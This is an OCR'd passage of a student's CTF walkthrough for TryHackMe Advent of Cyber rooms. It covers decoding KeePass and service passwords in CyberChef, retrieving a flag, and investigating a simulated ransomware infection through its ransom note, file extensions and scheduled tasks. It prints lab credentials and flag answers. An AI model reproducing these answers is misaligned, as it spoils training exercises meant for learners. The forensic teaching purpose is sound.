









Question 5: Once again, click the recycle bin. Double click it and unhide the password. The password is nothing here, thus look for the notes. Paste it on cyberchef, choose From Charcode twice, select comma from Delimiter, and also

choose base 10. By going to github.com the flag will be shown as well.









Thought Process/Methodology:

First we connect the VPN and need to open remmina and connect with it. After that click yes to accept the certificate and it will be connected. Then, double click the file and open KeePass and it will require a Master Password. Later, double click the file name dGhlZ3JpbmNod2FzaGVyZQ== on the desktop and open KeePass, After we clicked in, it needed us to provide a password. We then find the file name then we try


to copy it and use cyberchef to turn it into the password that we wanted. We then will see thegrinchwashere in the result after we use the magic recipe encoded with base64. Then, we will click on the Network tab to find our password for the Elf Server. We then need to use cyberchef and magic recipes again to look for our answer. We can then know that the password for Elf Server is sn0wm4n! We then do the same step again to look for the password for Elf Mail. We can realize that the password will be ic3Skating! Decoded from HTML entity. After that, we can click on the recycle bin tab to start finding our flag. What we can see in the tab is the JavaScript code and after we open a console and run the code we will find out that it is a github link. After we press the link, we can then see our flag which is THM{657012dcf3d1318dca0ed864f0e70535}.


Day 23: The Grinch strikes again!

Tools used: Remmina, Cyberchef, Disk Management, Windows Explorer

Solution/walkthrough:


Question 1: Set the preferences for RDP's quality settings to "Poor(fastest)" and tick the "wallpaper" box. Then, we can connect to the machine by keying in an IP address, username "administrator" and password "sn0wF!akes!!!" provided by TryHackMe, and select "RemoteFX(32bpp)" for colour depth.







Question 2: Open RansomNote in Notepad, and we can see a fake bitcoin address. We encrypt the code by using Cyberchef. We use Magic in Cyberchef and it will

result in “nomorebestfestivalcompany”.






Question 3: We can see from the file that the file extensions for each encrypted file were in ".grinch" format.




Question 4: We monitored the Task Scheduler Library in Task Scheduler, we saw one suspicious task name which is "opidsfsdf" and another related to VSS


“ShadowCopyVolume”.



